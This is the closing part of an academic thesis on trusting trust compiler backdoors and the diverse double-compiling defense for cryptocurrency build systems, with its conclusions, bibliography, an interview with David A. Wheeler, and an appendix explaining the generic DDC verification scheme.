Ken Thompson experimented with putting malware into the compiler. Thompson confirmed that another research group at Bell Labs, unknowingly part of the experiment, accepted the compromised compiler as legit. The malware could have been found by looking at the machine instructions that the CPU executes. Ken Thompson wrote that the malware eventually went away after successive compilations, which confirms the results of the implementation of DDC4CC [57]. Today, DDC4CC adheres to transparency in science (as in the ethics of open research) during and after its completion. It adheres to the moral foundation of white hat hacking. It could be considered a violation of today's ethical standard of science to involve people in an experiment without informing them and explicitly receiving their consent.

For the sake of openness and transparency in science, the project DDC4CC is available to the public. DDC4CC is available on GitHub for the public for scientific purposes. Even though it could be misused to create a trusting trust attack for malicious purposes, the implementation details must be publicly available.

### 4.3 Future Work

There are three directions for future work related to DDC for cryptocurrency. One is doing DDC for GCC in the future, and that would make it possible to perform DDC for the entire Bitcoin Core project. It would make it possible to create an attack and defense on a larger project and prove that accurate positive results are feasible.

Second, DDC is still only applied to the build system. Somebody could have compromised other parts of the system, e.g., the linker, the loader, the memory allocator supplied by the operating system, or even the hardware. So, there is a need for more work that extends the verification to cover more of the computer system and the networks. None of the practiced methods is effective enough to discover specialized targeted attacks. There are opportunities for future work to increase the effectiveness of discovering specialized attacks.

Third, creating an even more diversified build system is a direction for future work. Any trustworthy compiler will still work well for DDC. Today, only a few compilers can compile, for example, the recent versions of GCC. So there is still a need to diversify more and to progress further away from trusting the systems makers and stop believing without verification that the build systems are trustworthy and secure.

# Chapter 5

## Conclusions

This thesis has demonstrated that it is possible to implement a trusting trust attack derived from Thompson's original description and apply the attack and DDC defense to cryptocurrency software. The results from this project confirm that the supply chain can be vulnerable to cryptocurrency software. The results indicate that deceptive and increasingly stealthy malware may subvert any computer system. If this kind of Trojan horse goes undetected, a complete analysis of the system's source code will not find the malware. Computer system vulnerabilities can and will remain undetected during a source code review or routine inspection.

The project shows that malware in the supply chain for cryptocurrency software can compromise a transaction on the blockchain. The process shows that DDC can detect malware. If the DDC finds that the two diverse double-compiled compiler binaries are identical, it indicates that our build system is safe. However, if they are different, we have not proved that our build system is compromised; the difference could result from something other than an attack.

In conclusion, the project finds that reducing the system's attack surface is possible by DDC. With this technique, it is possible to improve the security of cryptocurrency software, but more is needed to achieve zero trust security. Trusting all the software and hardware that created other systems is still impossible.

It is possible to successfully perform diverse double-compilation using TCC and GCC implementations and check that the generated object code is free of trust attacks. Running a diverse double-compilation on a compromised version of TCC, which contains a vulnerability, does detect the vulnerability during diverse double-

compiling.

# Bibliography

- [1] Amaral, Thiago Melo Stuckert do and Gondim, João José Costa. “Integrating Zero Trust in the cyber supply chain security”. In: *2021 Workshop on Communication Networks and Power Systems (WCNPS)*. IEEE. 2021, pp. 1–6.
- [2] Bauer, Scott. *Deniable Backdoors Using Compiler Bugs*. 2015. URL: <https://www.alchemistowl.org/pocorgtfo/pocorgtfo08.pdf>.
- [3] Bellard, Fabrice. “Tcc: Tiny c compiler”. In: URL: <http://fabrice.bellard.free.fr/tcc> (2003).
- [4] blockgeeks. *Hypothetical Attacks on Cryptocurrencies*. blockgeeks, 2021. URL: <https://blockgeeks.com/guides/hypothetical-attacks-on-cryptocurrencies/>.
- [5] Bond, Gregory W. “Software as art”. In: *Communications of the ACM* 48.8 (2005), pp. 118–124.
- [6] Bratus, Sergey, Darley, Trey, Locasto, Michael, Patterson, Meredith L, Shapiro, Rebecca bx, and Shubina, Anna. “Beyond planted bugs in” trusting trust”: The input-processing frontier”. In: *IEEE Security & Privacy* 12.1 (2014), pp. 83–87.
- [7] Buck, Joe. *Ken Thompson’s Reflections on Trusting Trust*. lwn.net, 2009. URL: <https://lwn.net/Articles/321225/>.
- [8] Chipolina, Scott. *A Hypothetical Attack on the Bitcoin Codebase*. 2021. URL: <https://decrypt.co/51042/a-hypothetical-attack-on-the-bitcoin-codebase>.

- [9] Choi, Jusop, Choi, Wonseok, Aiken, William, Kim, Hyounghick, Huh, Jun Ho, Kim, Taesoo, Kim, Yongdae, and Anderson, Ross. “Attack of the Clones: Measuring the Maintainability, Originality and Security of Bitcoin’Forks’ in the Wild”. In: *arXiv preprint arXiv:2201.08678* (2022).
- [10] Committee, IEEE Standards et al. “IEEE Standard for DevOps: Building Reliable and Secure Systems Including Application Build, Package, and Deployment: IEEE Standard 2675-2021”. In: (2021).
- [11] Courant, Nathanaëlle, Lepiller, Julien, and Scherer, Gabriel. “Debootstrapping without Archeology: Stacked Implementations in Camlboot”. In: *arXiv preprint arXiv:2202.09231* (2022).
- [12] Dai, Shuaifu, Wei, Tao, Zhang, Chao, Wang, Tielei, Ding, Yu, Liang, Zhenkai, and Zou, Wei. “A framework to eliminate backdoors from response-computable authentication”. In: *2012 IEEE Symposium on Security and Privacy*. IEEE. 2012, pp. 3–17.
- [13] Dave, Maulik A. “Compiler verification: a bibliography”. In: *ACM SIGSOFT Software Engineering Notes* 28.6 (2003), pp. 2–2.
- [14] Dullien, Thomas and Rolles, Rolf. “Graph-based comparison of executable objects (english version)”. In: *Sstic* 5.1 (2005), p. 3.
- [15] Ermolov, Mark and Goryachy, Maxim. “How to hack a turned-off computer, or running unsigned code in intel management engine”. In: *Black Hat Europe* (2017).
- [16] Faigon, Ariel. *Testing for zero bugs*. 2005. URL: <https://www.yendor.com/testing/>.
- [17] Farsole, Ajinkya A, Kashikar, Amurta G, and Zunzunwala, Apurva. “Ethical hacking”. In: *International Journal of Computer Applications* 1.10 (2010), pp. 14–20.
- [18] FireEye. *Highly evasive attacker leverages solarwinds supply chain to compromise multiple global victims with SUNBURST backdoor*. 2020.
- [19] Gao, Debin, Reiter, Michael K, and Song, Dawn. “Binhunt: Automatically finding semantic differences in binary programs”. In: *International Conference on Information and Communications Security*. Springer. 2008, pp. 238–255.

- [20] *Gitian*. 2022. URL: <https://gitian.org/>.
- [21] Gordon, Lawrence A and Loeb, Martin P. “The economics of information security investment”. In: *ACM Transactions on Information and System Security (TISSEC)* 5.4 (2002), pp. 438–457.
- [22] Groce, Alex, Jain, Kush, Tonder, Rijnard van, Tulajappa, Goutamkumar, and Le Goues, Claire. “Looking for Lacunae in Bitcoin Core’s Fuzzing Efforts”. In: (2022).
- [23] Jeffrey, Christopher. *Mako*. <https://github.com/chjj/mako>. 2022.
- [24] Karger, Paul A and Schell, Roger R. *Multics Security Evaluation Volume II. Vulnerability Analysis*. Tech. rep. Electronic Systems Div., L.G. Hanscom Field, Mass., 1974.
- [25] Karger, Paul A and Schell, Roger R. “Thirty years later: Lessons from the multics security evaluation”. In: *18th Annual Computer Security Applications Conference, 2002. Proceedings*. IEEE. 2002, pp. 119–126.
- [26] Kerckhoffs, Auguste. *La cryptographie militaire*. 9: 5–38. 1883.
- [27] Lamb, Chris and Zacchiroli, Stefano. “Reproducible builds: Increasing the integrity of software supply chains”. In: *IEEE Software* 39.2 (2021), pp. 62–70.
- [28] Linderud, Morten. “Reproducible Builds: Break a log, good things come in trees”. MA thesis. The University of Bergen, 2019.
- [29] Manno, Adam. *Cryptocurrency website Bitcoin.org is hacked*. 2021. URL: <https://www.dailymail.co.uk/news/article-10019843/Crypto-website-Bitcoin-org-hacked-pop-asking-visitors-send-money-earn-double.html>.
- [30] McKeeman, William M and Wortman, David B. *A compiler generator*. Tech. rep. 1970.
- [31] Merkle, Ralph C. “A digital signature based on a conventional encryption function”. In: *Conference on the theory and application of cryptographic techniques*. Springer. 1987, pp. 369–378.
- [32] Microsoft. *Induc Virus*. <https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Virus:Win32/Induc.A&threatId=-2147339668>.
- [33] Mullaney, Thomas S, Peters, Benjamin, Hicks, Mar, and Philip, Kavita. *Your computer is on fire*. MIT Press, 2021.

- [34] Nakamoto, Satoshi. “Bitcoin: A peer-to-peer electronic cash system”. In: *Decentralized Business Review* (2008), p. 21260.
- [35] Nikitin, Kirill, Kokoris-Kogias, Eleftherios, Jovanovic, Philipp, Gailly, Nicolas, Gasser, Linus, Khoffi, Ismail, Cappos, Justin, and Ford, Bryan. “CHAINIAC: Proactive software-update transparency via collectively signed skipchains and verified builds”. In: *26th USENIX Security Symposium (USENIX Security 17)*. 2017, pp. 1271–1287.
- [36] Oh, Jeongwook. “Fight against 1-day exploits: Diffing binaries vs anti-diffing binaries”. In: *Blackhat technical security conference*. 2009.
- [37] Ohm, Marc, Plate, Henrik, Sykosch, Arnold, and Meier, Michael. “Backstabber’s knife collection: A review of open source software supply chain attacks”. In: *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer. 2020, pp. 23–43.
- [38] Pariente, Dillon and Ledinot, Emmanuel. “Formal verification of industrial C code using Frama-C: a case study”. In: *Formal Verification of Object-Oriented Software* (2010), p. 205.
- [39] Patrignani, Marco, Ahmed, Amal, and Clarke, Dave. “Formal approaches to secure compilation: A survey of fully abstract compilation and related work”. In: *ACM Computing Surveys (CSUR)* 51.6 (2019), pp. 1–36.
- [40] Peisert, Sean, Schneier, Bruce, Okhravi, Hamed, Massacci, Fabio, Benzel, Terry, Landwehr, Carl, Mannan, Mohammad, Mirkovic, Jelena, Prakash, Atul, and Michael, James Bret. “Perspectives on the SolarWinds incident”. In: *IEEE Security & Privacy* 19.2 (2021), pp. 7–13.
- [41] Pfleeger, Charles P and Pfleeger, Shari Lawrence. *Analyzing computer security: A threat/vulnerability/countermeasure approach*. Prentice Hall Professional, 2012.
- [42] Preud’homme, Thomas. *tcc source package in Kinetic*. 2020. URL: <https://launchpad.net/ubuntu/kinetic/+source/tcc>.
- [43] Regehr, John. *Defending Against Compiler-Based Backdoors*. 2015. URL: <https://blog.regehr.org/archives/1241>.

- [44] reproducible-builds. *Reproducible bootstrap of Mes C compiler*. 2021. URL: <https://reproducible-builds.org/news/2019/12/21/reproducible-bootstrap-of-mes-c-compiler/>.
- [45] Schneier, Bruce. *Countering trusting trust*. 2006. URL: [https://www.schneier.com/blog/archives/2006/01/countering\\_trus.html](https://www.schneier.com/blog/archives/2006/01/countering_trus.html).
- [46] Schuster, Felix. *WEASEL*. <https://github.com/flxflx/weasel>. 2013.
- [47] Schuster, Felix and Holz, Thorsten. “Towards reducing the attack surface of software backdoors”. In: *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. 2013, pp. 851–862.
- [48] Schuster, Felix, Ruster, Stefan, and Holz, Thorsten. “Preventing backdoors in server applications with a separated software architecture”. In: *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer. 2013, pp. 197–206.
- [49] Shannon, Claude E. “Communication theory of secrecy systems”. In: *The Bell system technical journal* 28.4 (1949), pp. 656–715.
- [50] Sharma, Ax. *Cryptocurrency launchpad hit by \$3 million supply chain attack*. 2021. URL: <https://arstechnica.com/information-technology/2021/09/cryptocurrency-launchpad-hit-by-3-million-supply-chain-attack/>.
- [51] Shoshitaishvili, Yan, Wang, Ruoyu, Hauser, Christophe, Kruegel, Christopher, and Vigna, Giovanni. “Firmallice-Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware.” In: *NDSS*. Vol. 1. 2015, pp. 1–1.
- [52] Somlo, Gabriel L. “Toward a Trustable, Self-Hosting Computer System”. In: *2020 IEEE Security and Privacy Workshops (SPW)*. IEEE. 2020, pp. 136–143.
- [53] Spencer, Henry. “November 23, 1998. “Re: LWN-The Trojan Horse (Bruce Perens)””. In: *Robust Open Source mailing list* ().
- [54] Stafford, VA. “Zero trust architecture”. In: *NIST Special Publication 800* (2020), p. 207.
- [55] Stallman, Richard M et al. *Using and porting the GNU compiler collection*. Vol. 86. Free Software Foundation, 1999.
- [56] Thompson, Ken. “Reflections on trusting trust”. In: *Communications of the ACM* 27.8 (1984), pp. 761–763.

- [57] Thompson, Ken. *UNIX Download Policy*. 1995. URL: <https://www.mail-archive.com/cryptography-digest@senator-bedfellow.mit.edu/msg02776.html>.
- [58] Wheeler, David A. “Countering trusting trust through diverse double-compiling”. In: *21st Annual Computer Security Applications Conference (ACSAC’05)*. IEEE. 2005, 13–pp.
- [59] Wheeler, David A. “Fully countering trusting trust through diverse double-compiling”. PhD thesis. George Mason University, 2010.
- [60] Wikipedia. *Plausible deniability*. [https://en.wikipedia.org/wiki/Plausible\\_deniability](https://en.wikipedia.org/wiki/Plausible_deniability). 2021.
- [61] Wirdum, Aaron van. *What Is Gitian Building? How Bitcoin’s Security Processes Became a Model for the Open Source Community*. 2016. URL: <https://bitcoinmagazine.com/technical/what-is-gitian-building-how-bitcoin-s-security-processes-became-a-model-for-the-open-source-community-1461862937>.
- [62] Würthinger, Thomas and Linz, Juli. “Formal Compiler Verification with ACL2”. In: *Institute for Formal Models and Verification (2006)*.
- [63] Xiao, C. “Malware xcodeghost infects 39 ios apps, including wechat, affecting hundreds of millions of users”. In: *PaloAlto Network Unit 42* ().
- [64] Xiao, C. “Update: Xcodeghost attacker can phish passwords and open urls through infected apps”. In: *PaloAlto Network Unit 42* (2015).
- [65] Xiao, Claud. “Novel malware xcodeghost modifies xcode, infects apple ios apps and hits app store”. In: *Tech. Rep.* (2015).
- [66] Yang, Kaiyuan, Hicks, Matthew, Dong, Qing, Austin, Todd, and Sylvester, Dennis. “A2: Analog malicious hardware”. In: *2016 IEEE symposium on security and privacy (SP)*. IEEE. 2016, pp. 18–37.
- [67] Yee, Bennet, Sehr, David, Dardyk, Gregory, Chen, J Bradley, Muth, Robert, Ormandy, Tavis, Okasaka, Shiki, Narula, Neha, and Fullagar, Nicholas. “Native client: A sandbox for portable, untrusted x86 native code”. In: *2009 30th IEEE Symposium on Security and Privacy*. IEEE. 2009, pp. 79–93.
- [68] Zboralski, Anthony C. *Things To Do in Ciscoland When You’re Dead*. 2000. URL: <http://phrack.org/issues/56/10.html>.

- [69] Zeller, Andreas. “Isolating cause-effect chains from computer programs”. In: *ACM SIGSOFT Software Engineering Notes* 27.6 (2002), pp. 1–10.

# Appendix - Contents

<b>A Interview with Dr. David A. Wheeler</b>	<b>54</b>
<b>B Generic DDC</b>	<b>57</b>
B.1 Generic Scheme . . . . .	57

# Appendix A

## Interview with Dr. David A. Wheeler

**Question:** What is the relevant knowledge and how can we learn the topic? What background would help a programmer learn and work with compiler security and build security? ? Will it help the most to have a background as a C programmer, an expert in compiler technology, a security engineer, a cryptanalyst...?

**David A. Wheeler:** You should know about compilers (take a class!), computer security, and build systems. You should definitely know how to program in at least one programming language; it doesn't need to be C. Once you learn a few programming languages, learning more is easy; I know over 100 (I counted).

There's no need to be a cryptanalyst. That's a very specialized field & not really relevant for this work. You need to know how to create cryptographic hashes and what decent algorithms are, but that basically boils down to "run a tool to create an SHA-256 hash".

**Question:** Would it be a good preparation to study the C programming language and C compilers ? There have been reports that most security breaches exploit some bug in some source code written in C, is that still the case and a reason to concentrate on C? If not, what are the other options?

**Wheeler:** To study the area, you don't need to learn C, though C is still a good language. Many compilers are written in C, and a vast amount of low-level code is in C.

C is not a "big" programming language. However, it has few "guard rails" - almost any mistake becomes a serious bug & often a security vulnerability. Unlike almost all

other languages, C & C++ are memory-unsafe, that is, they provide no memory safety protection. That has resulted in a lot of vulnerabilities:

70% of Chrome vulnerabilities are memory safety issues; <https://www.zdnet.com/article/chrome-70-of-all-security-bugs-are-memory-safety-issues/>

70% of Microsoft vulnerabilities are memory safety issues:

<https://www.zdnet.com/article/microsoft-70-percent-of-all-security-bugs-are-memory-safety-issues/>

Almost any other language is memory-safe & resolves this problem. If performance is irrelevant, you can use other languages like Python, Ruby, etc. If you want decent performance, you can use decently-performing languages like Java, C#, and Go. The big challenge is if performance is critical. Historically Ada & Fortran were your closest realistic options for performance, but Rust has dramatically risen recently. You should certainly check out Rust at least.

**Question:** What are the most ambitious uses of DDC you are aware of?

**Wheeler:** That would be various efforts to rebuild & check GNU Mes. A summary, though a little old, is here: <https://reproducible-builds.org/news/2019/12/21/reproducible-bootstrap-of-mes-c-compiler/>

**Question:** Are there some public papers or posts you can recommend to read and refer to for my thesis?

**Wheeler:** Well, my paper :-). For the problem of supply chain attacks, at least against open source software (OSS), check out: Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks Marc Ohm, Henrik Plate, Arnold Sykosch, Michael Meier <https://arxiv.org/abs/2005.09535>

Website: <https://reproducible-builds.org>

It's mentioned that the technique of the attack is not limited to the compiler, it could also be part of the operating system or hardware itself. What would be an example?

I focused on the "self-perpetuation" part & discussed that in my paper to some extent. E.g., if the OS detected recompilation of the compiler or itself, it could insert the malicious result instead.

**Question:** What other types of mitigations have there been apart from DDC?

**Wheeler:** Main one: bootstrappable builds <http://bootstrappable.org/> There, the idea is that you start from something small you trust & then go.

But they actually work well together. How do you trust the small thing? How can you test its results? One approach is... DDC :-). So they are really complementary.

Another approach is proofs at the machine-code level of compilers. There's been some ACL2-related work on that. But proofs are hard anyway; doing them at that level is even harder.

**Question:** What has been the most valid critique against DDC?

**Wheeler:** "That's not the primary problem today."

I actually agree with this critique. The primary problem is software filled with vulnerabilities. This has many causes: most software developers don't learn how to write secure software (it's not taught), their tools don't protect them by default (C/C++ in particular), & they don't have tools in their continuous integration (CI) pipeline to check for things. Software, even when fixed, is often not updated in a timely way in production.

Once those are resolved, simple supply chain attacks come to the fore, especially dependency confusion, typo squatting, and insertion of malicious code into source code. None of them are trusting trust attacks.

But that's okay. Academic research is supposed to expand our knowledge for the longer term. Once those other problems are better resolved, trusting trust attacks become more likely. I think they would have been more likely sooner if there was no known defense. Even if people don't apply DDC, the fact that DDC exists reduces the incentives for an attacker to use a trusting trust attack (because they can now be detected after the fact). I look forward to a time when DDC is increasingly important to apply because we've made progress on the other problems.

# Appendix B

## Generic DDC

### B.1 Generic Scheme




Figure B.1.1: Do the executables of (4), (5), (6), (7), (8), and (9) represent the source code of (1)? What conclusions can somebody draw from comparing the results at the different stages?

First the source code of a verified, legit compiler should be compiled. This compiler could ideally be slow, non-optimized and less performant than others, as long as it generates correct output given the input. It should also use no dependencies or less dependencies for the sake of reduction of risk and ease of analysis. Once given two executable compilers, *Compiler A* (as seen in box 2), and *Compiler B* (in box 3), on the

new system it is possible that one is buggy or contains a Trojan horse. Except for this potential problem in *CompilerA* or *CompilerB*, the three compilers all implement the same specification of a program, or as in the case of a compiler, a language. The source code of *Verified Compiler.C* is compiled using *CompilerA* and *CompilerB* to produce executables *Verified CompilerA.BIN* (in box 4) and *Verified CompilerB.BIN* (in box 5). Then compile *Verified Compiler.C* (in box 1) a second time using *A.BIN* (in box 4) to produce *A2.BIN* (in box 7), and compile *Verified Compiler.C* using *B.BIN* (in box 5) to produce *B2.BIN* (in box 8). Finally, compile *Verified Compiler.C* using *A2.BIN* (in box 7) to produce *A3.BIN* (in box 6), and compile *Verified Compiler.C* using *B2.BIN* (in box 8) to produce *B3.BIN* (in box 9). Now compare the executable objects produced at various stages of the compilation. One conclusion is that given a difference of *Verified CompilerA2.BIN* and *Verified CompilerB2.BIN*, one of *CompilerA* and *CompilerB* is necessarily buggy or Trojaned. *Verified Compiler.C* should always produce the same output for a given input. Any two correct compilations of *Verified Compiler.C*'s source should be functionally equivalent and behave the same for the same input. If *A2.BIN* and *B2.BIN* differ, then one of *CompilerA* and *CompilerB* (in box 3) is necessarily buggy or Trojaned. And, if *A2.BIN* and *A3.BIN* differ, then *CompilerA* (in box 2) is necessarily buggy or Trojaned. It is not the case, though, that if *CompilerB* contains a Trojan horse, then *B2.BIN* and *B3.BIN* will necessarily differ. The attacker could have decided not to activate the Trojan backdoor for this particular case.

